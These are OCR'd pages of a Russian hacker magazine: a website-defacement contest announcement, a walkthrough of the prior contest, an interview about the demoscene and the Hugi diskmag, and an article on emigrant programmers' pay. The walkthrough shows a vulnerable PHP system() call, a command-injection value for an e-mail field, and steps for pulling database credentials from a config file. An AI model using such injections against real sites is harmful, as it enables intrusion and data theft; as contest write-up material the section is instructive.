2) На сайте есть база данных, а в ней - таблица с учетными записями юзверей. Из этой таблицы ты выдираешь все логины с паролями.
3) Один из пассов может подойти к FTP, ну а логин тебе придется узнать своими средствами.
4) Заходишь на сайт по FTP-протоколу и делаешь красивый дефейс.
5) После этого на мыло конкурса konkurs@real.xakep.ru присылаешь логин с паролем от FTP-доступа и скриншот подмены главной страницы в формате BMP.

Оценивать будем дефейсы первых трех чуваков, которые пройдут конкурс. Однако награждать станем только одного из них. Чей дефейс окажется самым красивым, тот и станет победителем.

На нашем диске ты можешь найти видео по взлому, посвященное прохождению конкурса.

КАК ПРОЙТИ ИЮНЬСКИЙ КОНКУРС

Фича июньского конкурса заключалась в баге, которую содержал скрипт регистрации reg.php. Письма, содержавшие код активации, отправлялись с помощью всего лишь одной строчки php-кода, которая выглядела так: system("echo \"user: $login, pin: $pin\". Активизацию аккаунта можно произвести на этой странице: www.padonak.ru/active.php | mail $email");

Если при регистрации в поле "e-mail" ты ввел бы, например, "NSD@Dubovitskaya.ru; ls -la", исполнилась бы команда операционной системы "ls -la" и ты получил бы содержимое текущей директории. Итак, шелл-доступ у тебя теперь есть. Вытаскиваешь логин с паролем из файла конфигурации mycfg.php и сливаешь какой-нибудь MySQL-клиент (лично я пользовался phpMyAdmin'ом). Сначала командой fetch http://voxel.dl.sourceforge.net/sourceforge/phpmyadmin/phpMyAdmin-2.5.7.tar.gz слил его, потом распаковал в текущую директорию, используя команду оболочки оси tar xzvf phpMyAdmin-2.5.7.tar.gz. Осталось только настроить его. Для этого просто-напросто в файле config.inc.php прописываем выдранный из mycfg.php логин с паролем. Теперь через админ-интерфейс заходим на главную пагу установленного phpMyAdmin'а, просматриваем содержимое секретных таблиц через удобный интерфейс и шлем их на мыло конкурса. Вот так :).

mindw0rk (mindw0rk@gameland.ru)

ИССЛЕДОВАТЕЛЬ СЦЕНЫ ADOK^HUGI

Что-то у нас в последнее время в гостях одни хакеры и security-эксперты. Чтобы разнообразить колонку, на этот раз я пригласил человека, который к хакингу имеет весьма отдаленное отношение. Тем не менее, его имя хорошо известно сценерам, отчасти благодаря его многочисленным статьям, целиком и полностью посвященным сцене, отчасти оттого, что он является главным редактором самого известного сценового дискмага HUGI. Меня этот чел в первую очередь заинтересовал своим стремлением со всех сторон исследовать явление computer scene. Именно о ней, о сцене, мы с ним поговорим.


ДИАЛОГИ О СЦЕНЕ

mindw0rk: Привет, Adok. Я прочитал много твоих статей. Очень неплохо, должен сказать. Ты никогда не думал зарабатывать на хлеб журналистикой?

Adok: Возможно, но сначала мне нужно закончить универ. После этого я собираюсь работать по специальности, в том числе писать научные статьи. За время учебы я уже много раз писал на тему физиологии, генетики и физики. Мне это несложно: работа над Hugi научила меня излагать свои мысли четко и интересно. Неважно, чем ты планируешь заниматься в будущем, - написание статей дает кучу опыта, который обязательно пригодится, и хорошо развивает мозги. Так что мой вам совет - пишите.

mindw0rk: Расскажи, откуда появился столь сильный интерес к компьютерной сцене? С чего все началось? И как ты стал главным редактором Hugi?

Adok: К компьютерному сообществу я примкнул в 11 лет. К этому времени я уже освоил C64 Basic, QBasic, немного Ассемблер 80x86 с C и писал кое-какие програмки, которыми обменивался в школе. Однажды мне попал в руки немецкий коммерческий журнал "PC-Heimwerker". Все статьи в нем были написаны читателями, и я не упустил возможности поучаствовать. Так обо мне узнали другие ребята, и это стало моим первым шагом к большому сообществу, известному как сцена. После этого я написал еще несколько статей для разных изданий, но со временем захотелось большего. И тогда вместе с одним моим приятелем, живущим на другом конце Германии, мы создали дискмаг Hugi.




СТР.66 **НАШИ ЗА БУГРОМ** Байки про житуху русских IT-спецов в более развитых странах.


СТР.70 **ГДЕ НАХОДИТСЯ КОМПЬЮТЕРНЫЙ РАЙ?** Assembly - ежегодная крупнейшая в мире LAN-пати для демосценеров.


СТР.74 **КУЛЬТУРА ДИСКМАГОВ** От Imphobia до Hugi: 15-летняя история дискмагов.

Первые выпуски рассылались всем желающим по обычной почте. У журнала была своя оболочка, которую я накодил на Quick Basic'е, а потом сменил на более продвинутую на С. Статьи мы писали обо всем, что может интересовать 12-летнего компьютерщика: школа, друзья, компьютерные игры, программирование.

Когда интернет стал достоянием народа, я завел себе дома аккаунт и начал знакомиться с людьми из других стран. Некоторые мои сетевые знакомые заинтересовались журналом, но они не знали немецкого. И я решил дополнять выпуски Hugi переводами на английский.

Начиная с 12 номера я стал более подробно освещать демосцену - в те дни мы все уже состояли в этом популярнейшем сообществе. Я был просто поражен энтузиазмом и креативностью сценеров, тем, как они пытались из ограниченных ресурсов выжать все для создания чего-то действительно зрелищного. Несмотря на сценовую направленность, Hugi остался открытым для любых топиков. Мы публиковали стихи наших читателей, их взгляды на политику и быт. В одном из номеров журнала я написал статью "Философия Hugi", где объяснил, что мы выпускаем наш дискмаг для того, чтобы каждый мог донести свои идеи до читателей. Этой философии я следую до сих пор.

> Когда интернет стал достоянием народа, я завел себе дома аккаунт и начал знакомиться с людьми из других стран.



ДОСЬЕ НА ADOK'А

- **Имя:** Клаус Дитер Волько
- **Дата рождения:** 8 октября 1983 г
- **Место учебы:** Венский медицинский университет
- **Позиция на сцене:** исследователь сцены, журналист, главный редактор популярного сценового дискмага Hugi
- **Основные интересы:** медицина, наука, компьютеры, мировая политика
- **Хобби:** написание статей, чтение, бег, программирование, игра на пианино, фотография
- **Любимая книга:** "Godel, Escher, Bach" (Douglas Hofstadter)
- **Любимый фильм:** "Игры разума"
- **Кумиры:** К. Поппер, А. Энштейн, А. Тюринг, А. Флеминг, И. Сэмелвиз, Р. Виршов

mindw0rk: Я встречал несколько определений термина "computer scene", но мне интересно твое. Назови основные атрибуты сцены; что в ней самое важное?

Adok: По этому вопросу у нас было много дискуссий во времена раннего Hugi. Мое определение сцены простое: сцена - это сообщество.

У нас также шли горячие дебаты по поводу того, составляют ли сцену исключительно активные сценеры, или те, кто смотрит демки и читают дискмаги, тоже являются ее частью. По-моему, все они относятся к сцене. Этому есть три объяснения. Во-первых, сценерам нужна зрительская аудитория, иначе кто тогда будет оценивать их работы? Во-вторых, пассивные сценеры дают обратную связь, что повышает квалификацию активных. И в-третьих, вполне возможно, что люди, которые пока что только наблюдают, однажды сами начнут творить.

А самым важным, имхо, является то, что сценеры своими работами поднимают у людей интерес к новым технологиям.

mindw0rk: В конце 80-х - начале 90-х гг. компьютерная сцена была новой волной. Не так много людей знало об этом, и сценеры ощущали себя причастными к чему-то особенному. Это был дух и достоинство ранней сцены. Как ты думаешь, какие достоинства у современной сцены?

Adok: Ты прав. Я помню дни, когда сценеры высокомерно относились к новичкам и не принимали в свою тусовку новых людей. Нужно было доказать, что ты действительно чего-то стоишь, чтобы на тебя обратили внимание. Я рад, что теперь атмосфера стала более дружелюбной и опытные сценеры всегда готовы помочь начинающим. В последние годы демосцену все больше причисляют к новой форме искусства. Презентация ее была на SigGraph и многих других некомпьютерных выставках, в Австралии и Франции по этой теме были написаны две диссертации. Многие сценеры работают в игровой индустрии, и, судя по всему, демосцена пользуется популярностью у представителей компаний-разработчиков. А во Франции в одном университете даже есть специализированный курс, где учат кодить демки.

Программерские навыки полезны во многих профессиях, не только в разработке игровых приложений. Разработка компьютерной модели биосистем может стать увлекательным занятием для компьютерных гиков. Опыт, полученный во время работы на сцене, несомненно пригодится в профессиональной карьере, чем бы ты ни занимался.



Сцена одинаково хорошо подходит для людей любых возрастов.

mindw0rk: Как ты думаешь, насколько сильно повлияла демосцена на компьютерную историю? Каким было бы настоящее, если бы в середине 80-х не появились C-64 cracktros?

Adok: Думаю, достаточно сильно. Cracktros вдохновили людей не только в игрушки играть, но и заниматься более креативными вещами. Такими, как программирование...

Commodore 64 был поистине творческим компьютером, так как на нем можно было начинать работу сразу после включения. Не надо было докупать никаких программных пакетов, зависеть от оси. Это большое преимущество перед современными компьютерными системами.

А как бы все обернулось, не появись в свое время старина коммодор... кто знает? Одно можно сказать наверняка: компьютерный мир был бы определенно другим.

mindw0rk: Знаешь ли ты, что в России до сих пор жива ZX-сцена и народ регулярно выпускает релизы нового софта? Например, наши ребята портировали Doom и Warcraft на спеки, выпустили своеобразный аналог Starcraft'а. Существует ли какая-нибудь активность на C-64, Amiga, ZX, Atari и других альтернативных платформах в Европе и США?

Adok: Да, я слежу за новостями из России и знаю про большую активность у вас на ZX. Я видел русские демки, сделанные на Спектруме, и они меня сильно впечатлили.

В Европе сценеры тоже не спят и даже организовывают пати, на которых тусуются фанаты 8-битных машин и Амиги. Правда, практически каждый из них владеет одновременно и PC, многие работают под эмуляторами.

mindw0rk: Тебе не кажется это странным - поддерживать 8-битные платформы во времена четвертого пентиума?

Adok: Нет, я так не думаю. Основное достоинство Спектрума и других подобных компьютеров заключается в том, что их можно изучить полностью и использовать все возможные ресурсы, включая недокументированные. Ограниченная память и маломощный процессор заставляют оптимизировать код по максимуму, а это непростая задача. Хороший программист на Спектруме или Амиге быстро освоит программирование на PC, если ему это потребуется.

mindw0rk: Как по-твоему, сцена - это развлечение исключительно для молодежи, или взрослые люди за 30 могут в ней тоже что-то интересное найти?

Adok: Сцена одинаково хорошо подходит для людей любых возрастов. Помнится, первым человеком, с которым я обменялся письмами, был мужик 60 лет. Он был очень креативным программером и, помимо прочих проектов, разрабатывал Microsoft Assembler, позволяющий людям писать на асме командами, похожими на бейсиковские. Можешь себе представить, насколько он был занят, но тем не менее находил время, чтобы писать фриварные утилиты для сценеров. Таких примеров много. Каждый находит в сцене что-то свое.

mindw0rk: Некоторые сценеры настолько увлекаются своими проектами, что просиживают за компом сутки напролет. По-твоему, нужно уметь совмещать риаллайф с компьютерами, или ты согласен с Линусом Торвальдсом, который говорил, что можно заниматься чем угодно и сколько угодно времени, если это приносит тебе удовольствие?

Adok: Имхо, проводить слишком много времени у компьютера вредно. Нужно уметь общаться не только с компами, но и с людьми. В Hugi #26 была опубликована моя статья "Do computer games wreck your brain?" (www.cfxweb.net/modules.php?name=News&file=article&sid=2010). Там я привел научное исследование эффекта, который компьютерные игры оказывают на наш мозг. Если пропустить все доводы и вывести общее заключение, оно будет таким: "Оторви свою задницу от компа и пойди пообщайся с людьми!".

mindw0rk: Я слышал, что у сцены есть дух. Ты не мог бы привести пару примеров, где этот дух виден наглядно?

Adok: Дух сцены основан на активности сценеров, их креативе, конструктивном соревновании, дружбе и готовности всегда прийти на помощь друг другу. Изначально сцена была сформирована людьми с похожими взглядами и интересами, для того чтобы обмениваться идеями, сравнивать качество своих продуктов и оставлять отзывы для улучшения этого самого качества. Если бы демки или дискмаги создавались только для собственного удовольствия, не было бы смысла их релизить.

Объединившись в одно сообщество, стало проще находить людей с нужными навыками и вместе создавать проекты, недоступные в одиночку. Такое положение вещей и является духом сцены.

mindw0rk: Сцена готова делиться своими плодами, не требуя ничего взамен, или все же ждет какого-нибудь фидбэка?

Adok: Самоотдача - ощутимый элемент сцены. Если ты считаешь себя ее частью, то, черпая из нее, потрудись давать что-то взамен. В 1998 г. автор одного из ведущих сценовых СМИ sd сказал в интервью: "Я делаю demojournal в признательность за то, что имею отношение к демосцене". В последние годы многие имеют потребительское отношение к сцене. Скачивают демки, читают дискмаги, но не удосуживаются хотя бы чиркнуть авторам пару слов поддержки. Чем-то они мне напоминают этих толстых футбольных фанатов, которые только и делают, что сидят у телевизора, едят чипсы и пьют пиво. А ведь отзывы - это, по сути, основная награда авторам фриварных продуктов за потраченное время и усилия. В конце концов, что может быть проще, если тебе понравился продукт, взять и написать об этом автору?

mindw0rk: Насколько изменяется сцена со временем?

Adok: Выражение "Сцена меняется", вероятно, пошло из философских опусов о том, умирает ли сцена. Тем не менее, оно верно. Олдскульные гетто были и будут существовать всегда, но мэйнстрим непрерывно развивается. Другой вопрос, что процесс этот происходит слишком медленно. Топики, которые обсуждались в прошлом по сто раз, снова и снова появляются на сценовых форумах и в новостных группах. Новые дискмаги содержат статьи с названиями, знакомыми до боли. Тем не менее, развитие, несомненно, идет. Во многом благодаря свежим кадрам - полным энтузиазма ребятам с оригинальными идеями и желанием внести в комьюнити что-то новое.

mindw0rk: Несмотря на свежие релизы и появление новых талантливых сценеров, у некоторых, кажется, вошло в привычку кричать о преждевременной гибели сцены. Как ты думаешь, может ли сцена вообще умереть? Что тому способствует?

Adok: Основной двигатель сцены - активность самих сценеров. Без новых релизов сцена не будет живой. Конечно, хорошо общаться на IRC и смотреть чьи-то работы, но если все захотят только смотреть, смотреть будет нечего. Так что если ты можешь создать что-то действительно интересное, создай это и поделись с другими.

Большинство сценеров рано или поздно покидает сцену. Причин тому может быть несколько, обычно это отсутствие времени из-за работы. Поэтому нужно постоянно подпитывать сцену свежей кровью. Нужно привлекать новичков, продвигать сцену в массы, иначе без притока новых людей она зачахнет.

Отсутствие взаимопомощи тоже может сыграть пагубную роль. Сейчас сценеры ленятся помогать друг другу. Если в дискмаге дать объявление о срочном поиске автора для написания статьи на определенную тему, то люди, которым она не знакома, забьют и забудут. Но разве сложно спросить у своих друзей и знакомых, передать объявление тем, кого оно может заинтересовать?

Другим опасным моментом может стать отсутствие коммуникации. Сцена - она большая, и вклад в нее делает множество людей. Кто они такие? Чем занимаются? Насколько хороши в своих навыках? Немногие сценеры задаются этими вопросами и вместо того, чтобы расширять круг знакомств, варятся в собственном соку.

Но главная проблема - дефицит идей. Если внимательно посмотреть современные демки, можно заметить, что все они повторяют давно известные эффекты. Да, они стали ярче, улучшилась оптимизация, но это все те же плазмы, линзы и тоннели. Та же ситуация с дискмагами. Когда-то для всех откровением стал "Imphobia" - дискмаг, который продемонстрировал реально новые идеи. Но сколько лет прошло, а авторы других дискмагов по-прежнему юзают стандартный текстовый шаблон и узнаваемые оболочки.

mindw0rk: Каков коммерческий аспект современной сцены? Насколько бабки влияют на креативность человека?

Adok: Как я уже сказал, множество демосценеров работают на игровую промышленность.

Некоторые даже создали свои компании. Например, в Fathammer, отцом которой стал Gore из легендарной Future Crew, большинство сотрудников - известные ранее демосценеры. Если человек отдавался своему увлечению целиком и все время пытался превзойти себя, он наверняка получит хорошо оплачиваемую, интересную работу в будущем.

mindw0rk: Расскажи о процессе создания такого крупного издания, как Hugi. С какими проблемами чаще всего сталкиваешься? И чем занимаешься как главный редактор?

Adok: Мне приходится делать много вещей. Планировать каждый номер, заниматься поиском подходящих статей, графики и музыки, писать, поддерживать связь с читателями и потенциальными авторами, форматировать текст и проверять его на ошибки. Я также самостоятельно поддерживаю официальный сайт журнала www.hugi.de. Все это занимает уйму времени и сил.

Основной проблемой любого дискмага всегда был и остается поиск хороших статей. У Hugi нет постоянного штата журналистов, авторы приходят и уходят, сменяя друг друга. И мне все время приходится уламывать своих друзей и знакомых, чтобы они написали что-нибудь толковое.

Я редко отказываю приславшим статью в публикации. Если я не согласен с содержанием, я просто связываюсь с автором и мы вместе обсуждаем, как сделать лучше, что добавить, что убрать. Пока, в конце концов, материал не будет достаточно хорош.

mindw0rk: Почему люди вообще делают дискмаги? Почему ASCII недостаточно, ведь в журнале главное - статьи?

Adok: Я думаю, потому что люди хотят, чтобы журнал выглядел привлекательно и имел свое лицо.

mindw0rk: Если бы ты поймал золотую рыбку и она предложила тебе исполнить любое желание относительно сцены (но только одно!), что бы ты попросил?

Adok: Мое желание - чтобы заслуженных сценеров награждали Нобелевской премией за их достижения в области компьютерного искусства :).

Мое желание - чтобы заслуженных сценеров награждали Нобелевской премией.



UHF (UHF@mail.ru)

НАШИ ЗА БУГРОМ

CENSORED



Наверняка твои родители отлично помнят (а может быть, и ты сам) те времена, когда советская пропаганда красочно расписывала ужасы капиталистического строя и полный беспредел, творящийся на "загнивающем Западе". В нас со школьной скамьи воспитывали ненависть к буржуям. Прошли десятилетия, железный занавес упал, СССР успешно развалился, и стало ясно, какая страна на самом деле загнивала. Сотни тысяч наших соотечественников устремились в США, Канаду, Германию и другие развитые страны в поисках лучшей жизни. Пик эмиграции из бывших союзных республик пришелся на середину 90-х, но и сегодня люди продолжают уезжать, будучи невостребованными или неудовлетворенными низкой зарплатой и отсутствием карьерного роста. Думаю, тебе будет интересно узнать, как живется нашим бывшим согражданам за рубежом, сколько они зарабатывают и с какими проблемами при адаптации им приходится сталкиваться. В этой статье речь пойдет об IT-спецах вообще и о программистах как их типичных представителях.

ЖИЗНЬ НАШИХ ПРОГРАММЕРОВ НА ЧУЖБИНЕ

В наш век бурного развития информационных систем и телекоммуникаций крупнейшие западные корпорации и небольшие фирмы, работающие в сфере высоких технологий, как никогда заинтересованы в привлечении квалифицированных специалистов со всего мира.

В этом плане IT-специалисты находятся в наиболее выгодном положении - профессия программиста или системного администратора портируема как никакая другая, позволяет в минимальные сроки освоиться на новом месте в другой стране и приступить к работе. Профессиональная деятельность IT-шника у нас и у них в большинстве случаев не отличается - тот же софт, те же аппаратные платформы, только спектр решаемых задач несколько другой. Говоря проще, C++ - он и в Африке C++. Однако есть несколько моментов, с которыми сталкиваются практически все, кто уехал работать на Запад.

Первое, к чему долго не могут привыкнуть наши переселенцы, - это налоги. В странах с высоким уровнем жизни они по нашим представлениям очень большие, причем ставка налога растет вместе с уровнем дохода и в отдельных случаях может доходить до 50%. Как правило, для семейных налоги значительно меньше - таким путем государство повышает рождаемость и борется с демографическим кризисом.

При приеме на работу в первую очередь смотрят на количество дипломов, сертификатов, рекомендаций и прочих свидетельств высокой квалификации и огромного опыта трудовой деятельности. От этого напрямую зависит будущая зарплата и авторитет специалиста в глазах нанимающей его компании. Многие сертификаты, например MCSD (Microsoft Certified Solution Developer), можно получить в России, и стоить это будет во много раз дешевле, чем за бугром.

Зарплата зависит и от множества других факторов: региона, размера компании, квалификации и даже первого произведенного на шефа впечатления. За рубежом котируются (с некоторыми оговорками) дипломы многих российских вузов (МГУ, МИРЭА, Бауманский университет и др.), а вот четырехлетний опыт работы в России могут засчитать за два года. Чем больше строчек в графе "Опыт" - тем лучше, только скакать из фирмы в фирму нужно не чаще, чем раз в полгода (чтобы не подумали, что на прошлом месте уволили по истечении испытательного срока).

Начав простым программистом и проработав несколько лет, можно дослужиться до руководителя отдела, но такие случаи нечасты. Чтобы начать свой бизнес и успешно его развивать, нужны знакомства, контакты и многолетние связи, а у вновь прибывших ничего этого обычно нет.

Профессионал в понимании зарубежных работодателей - это не тот, кто теоретически знает, как что-то сделать, а тот, кто делает, и очень хорошо. Профессионал на работе думает только о ней и не занимается личными делами. Профессионалу не делают никаких поблажек и не дают привилегий, так что расслабляться нельзя.


Наиболее востребованы программисты на Java и C++, специалисты по базам данных, администраторы Cisco, Unix и Oracle. Но нередки случаи, когда работодатель хочет кодера, вебмастера и сисадмина в одном флаконе (такие обычно требуются в небольшие фирмы).

Программное обеспечение в солидных компаниях используют, как правило, лицензионное. Разработчику могут предложить на выбор: Microsoft SDK & Visual C++, Borland C++, Visual J++ и JBuilder 4, почти у всех есть подписка на MSDN. Если у тебя особые пожелания - практически всегда пойдут навстречу, потому как стоимость ПО в смете серьезного проекта составляет далеко не самую большую долю. В мелких или небогатых конторах зачастую не гнушаются пользоваться пиратским софтом, а для подстраховки покупают 1-2 лицензии, но вообще все всегда зависит от босса. Что касается техничес-

АМЕРИКАНЦЫ В РОССИИ

Чтобы работать на зарубежную компанию и прилично зарабатывать, не обязательно ехать за тридевять земель. Благодаря тому, что труд программистов в нашей стране ощутимо дешевле, многие иностранцы с целью снизить затраты переносят разработки в Россию. Уровень зарплат в этом случае, конечно же, ниже западного, однако и тратить на жизнь за бугром приходится больше.


Офис Microsoft в Silicon Valley


Офис небольшой американской фирмы

кой оснащенности, то вероятность столкнуться с относительным старьем существует, но крайне малая. В основном такое встречается на предприятиях с большим количеством рабочих мест - там, где апгрейд машин обойдется в ощутимую сумму, но и там железо обновляют регулярно, скажем, раз в три года. Для девелоперов обычно ресурсов не жалеют, и они работают на самых навороченных тачках. Какая самая распространенная ось, думаю, не надо говорить? :)

Стандартный оплачиваемый отпуск - 2-4 недели в год (зависит от компании), могут отправить на курсы повышения квалификации (тоже оплачиваются фирмой). Курящим сейчас за границей сложно, могут даже на работу из-за этого не взять. А вот занятие спортом поощряется.

Теперь давай разберемся, ради чего люди покидают годами насиженные места, куда они уезжают в поисках лучшей жизни, где ее находят и какие златые горы их там ждут. Ниже приведен краткий обзор наиболее популярных среди российских эмигрантов стран с указанием средних зарплат, ориентировочной стоимости проживания и других национальных особенностей.

<США>

Америка, как известно, страна эмигрантов. Встретить русского здесь - обычное явление, не то, что америкоса в России. Коренные американцы на информационные специальности идут с неохотой - престиж не тот. Гораздо ниже, чем у адвоката или психоаналитика. Поэтому команды программеров, как правило, многонациональны - тут и русские, и китайцы, и индусы... Годовая зарплата средней руки программиста в Нью-Йорке находится в диапазоне $55000-75000 в год. Но не спеши раскатывать губу - примерно треть этой суммы уйдет на уплату налогов (для бессемейных ставка 30-40% и при доходе в $200K достигает 50%). Аренда однокомнатной квартиры стоит от $700, на еду в месяц уходит в среднем $250 на человека. Плюс медицинская страховка (без нее - никак, в Америке лучше сразу умереть, чем заболеть, не имея страховки), содержание автотранспорта (без машины тоже невозможно жить, если далеко от работы живешь), коммунальные услуги, телефон, интернет (ADSL стоит порядка $50) и прочая мелочь. В результате после всех этих расходов на руках остается приблизительно две штуки. Их можно потратить, можно положить на счет в банке или выплатить часть кредита, взятого на покупку собственного дома или квартиры. Каждый решает сам. Первого повышения зарплаты можно ждать не ранее чем через год-два, все зависит от умения проявить себя. Самые способные и удачливые берут планку в сто штук ежегодно, но таких немного. Потолок - $120K. В Вашингтоне или знаменитой Silicon Valley все дороже - зарплата того же кодера будет от $80000, но и цены соответствующие (квартиру ниже, чем за $1100, не найти).

Американцы - нация трудоголиков, и работать от звонка до звонка у них не принято. Им лучше приходить раньше, а уходить позже, и не ради зарплаты (за сверхурочные доплачивать не будут), а чтобы продемонстрировать начальству свое рвение. Бытовая электроника дешевая (почти как у нас), компы собирать на коленке в подвале не принято, поэтому в магазинах в основном продаются брэнды, которые в два раза дороже самосбора из китайского ноунэйма. Комплектующие не продают, как у нас, в каждом углу, но при желании практически любую железяку (да и весь комп целиком) можно найти в интернете по очень выгодной цене, так что самоделкины не жалуются. Все остальное в точности как в американских фильмах.


Символ США

<КАНАДА>

Зарплаты здесь скромнее, чем в Штатах, но зато и въехать в страну проще, и работы больше. Junior programmer'ы без опыта работы начинают с 25-35 штук в год (здесь и далее в статье все суммы для удобства приведены в американских долларах), рядовой девелопер имеет около $40000, а поработав 3-4 года реально подняться до 50-70 килобаксов ежегодно (до $4000 в месяц после налогов). Снять комнату стоит $250, приличную однокомнатную квартиру в центре Торонто - $500-700 (в арендную плату входит бассейн, спортзал, сауна, консьерж). Живущие в Канаде не один год и имеющие стабильный заработок покупают в кредит дома в 20-30 км от центра, с 4-5 комнатами; для этого надо будет заплатить начальный взнос в $5000 и потом каждый месяц в течение 20 лет делать выплаты по $1500. Еда для человека стоит $200-300 в месяц, еда для авто - 40-60 центов за литр. Цены на hardware - как в России, у китайцев (да, они и там есть) покупать еще дешевле. Левый софт в ларьках не продают - нужно качать с инета, или... опять же спрашивать у китайцев. Из способов подключения к Сети наиболее популярен ADSL двух типов (через телефонный и ТВ-кабель), ну и обычный dial-up тоже есть, но он уже отмирает. Отличительной особенностью является бережное отношение к окружающей среде (природа в Канаде очень красивая) и к своему здоровью, поэтому возможностей заняться спортом тут масса, особенно зимними видами. И к иммигрантам коренные жители относятся отлично.

<ГЕРМАНИЯ>

Из всех европейских стран Германия, пожалуй, занимает первое место по количеству приехавших русских, так что найти работу сейчас уже сложнее, чем раньше. Но все рав-

СВОБОДНЫЕ ГРУППЫ

Сегодня существует большое количество групп российских программистов, работающих удаленно на заказчиков со всего мира. Иногда даже сами участники таких групп живут в разных уголках России и общаются через интернет. Как правило, такие коллективы замкнуты и очень сплоченны, случайных людей туда не берут.


Наш программер за работой

но спрос на IT-шников есть, так как своих квалифицированных кадров не хватает. Чтобы устроиться на хорошее место без отличного немецкого, надо быть или очень везучим, или незаменимым. Так что язык и еще раз язык. Как уже говорилось выше, очень важно иметь кучу сертификатов и дипломов - иначе высокой зарплаты не видать. Работа/зарплата/цены зависят от региона (на юге Германии все дороже), в общем случае программисты довольствуются суммой в $30000-40000 в год, advanced (менеджер проекта, например) получают $50000-70000 - это практически предел. Налоги большие - с холостых удерживают почти половину, для женатых и с детьми ставка меньше раза в два, плюс на ребенка государство выплачивает пособие. За вычетом расходов (квартира от $500 плюс все остальное) в месяц чистыми выходит $800-1500. В целом немцы - аккуратный и педантичный народ, строго соблюдают трудовую дисциплину и пользуются исключительно лицензионным ПО. Карьеру делают в первую очередь люди, умеющие преподнести себя, обязательные и исполнительные. Впрочем, это не только в Германии так.

<ФРАНЦИЯ>

Как в Германии без немецкого, так и во Франции без французского - большой напряг, с одним английским сносно жить можно только в Париже. Хорошему компьютерному спецу найти работу не проблема, но зарплаты не ахти какие: новичкам после вычета налогов в месяц на руки дают от $1700, опытным - около $2500 (в год это $45000-55000 "грязными"). В небольших городах и того меньше - зарплата $1600-1800 считается довольно приличной. Однокомнатные апартаменты в приличном районе будут стоить от 450 до 550 у.е., двухкомнатные уже $650-800. На пропитание одному человеку потребуется в среднем 200-300 долларов, если хоть иногда самому готовить. Тут все зависит от запросов: к примеру, обед в среднем ресторане стоит от $15; вкусно и качественно, но без изысков можно покушать во французской "столовой" за $7-10; ну а если здоровья не жалко, то хватит и $5, чтобы в Макдональдсе перекусить. В интернет народ ходит через все тот же ADSL (2/0,5 Мбит/с канал стоит 40 долларов в месяц). Ну а в остальном... Европа - она и есть Европа. Товаров завались, развлекательных заведений уйма - в общем, деньги есть куда потратить. Вот чем французы не отличаются, так это чрезмерным трудолюбием. При рабочей неделе в 35 часов свалить с работы пораньше у них считается в порядке вещей. И краденый софт они юзают без особых угрызений совести - ну совсем как мы.

<АВСТРАЛИЯ>

В стране кенгуру, коал и прочих сумчатых иммигранту почувствовать себя иностранцем вряд ли удастся, ведь каждый четвертый житель зеленого континента - приезжий. Крупных городов в Австралии мало, можно по пальцам одной руки пересчитать, поэтому компьютерные компании в основном сосредоточены в Сиднее и Мельбурне. Но устроиться можно в любом городке с населением от 10000 человек. Вчерашние выпускники вузов (их, кстати, в Австралии множество, и учиться в них приезжает молодежь со всего мира, потому что качественно и недорого) стартуют с отметки $20000-25000, программеры с квалификацией и трехлетним опытом выходят на уровень до $45000 в год. При этом государство, даже несмотря на семейное положение, исправно отбирает 30-40% честно заработанных денег (налог на каждый доллар свыше $35000 составляет почти 50%). Жилье относительно недорогое: комната в доме с бассейном стоит от $300, квартира - $400-500. Опять же страховка, еда, одежда, бензин для авто, карманные расходы. Если после всего останется штука баксов - уже хорошо. Компьютеры и прибамбасы к ним в магазинах раза в полтора дороже, чем в России. Но наш человек не привык переплачивать, он все покупает на барахолках, где торгуют... ну вы уже догадались - друзья китайцы. Любителям дикой и нетронутой природы здесь очень нравится - многообразие и красота местной флоры и фауны просто поражает. Так что в уик-энд можно взять палатку и махнуть в эвкалиптовый лес по грибы, а можно с доской или удочкой отправиться к берегу океана.

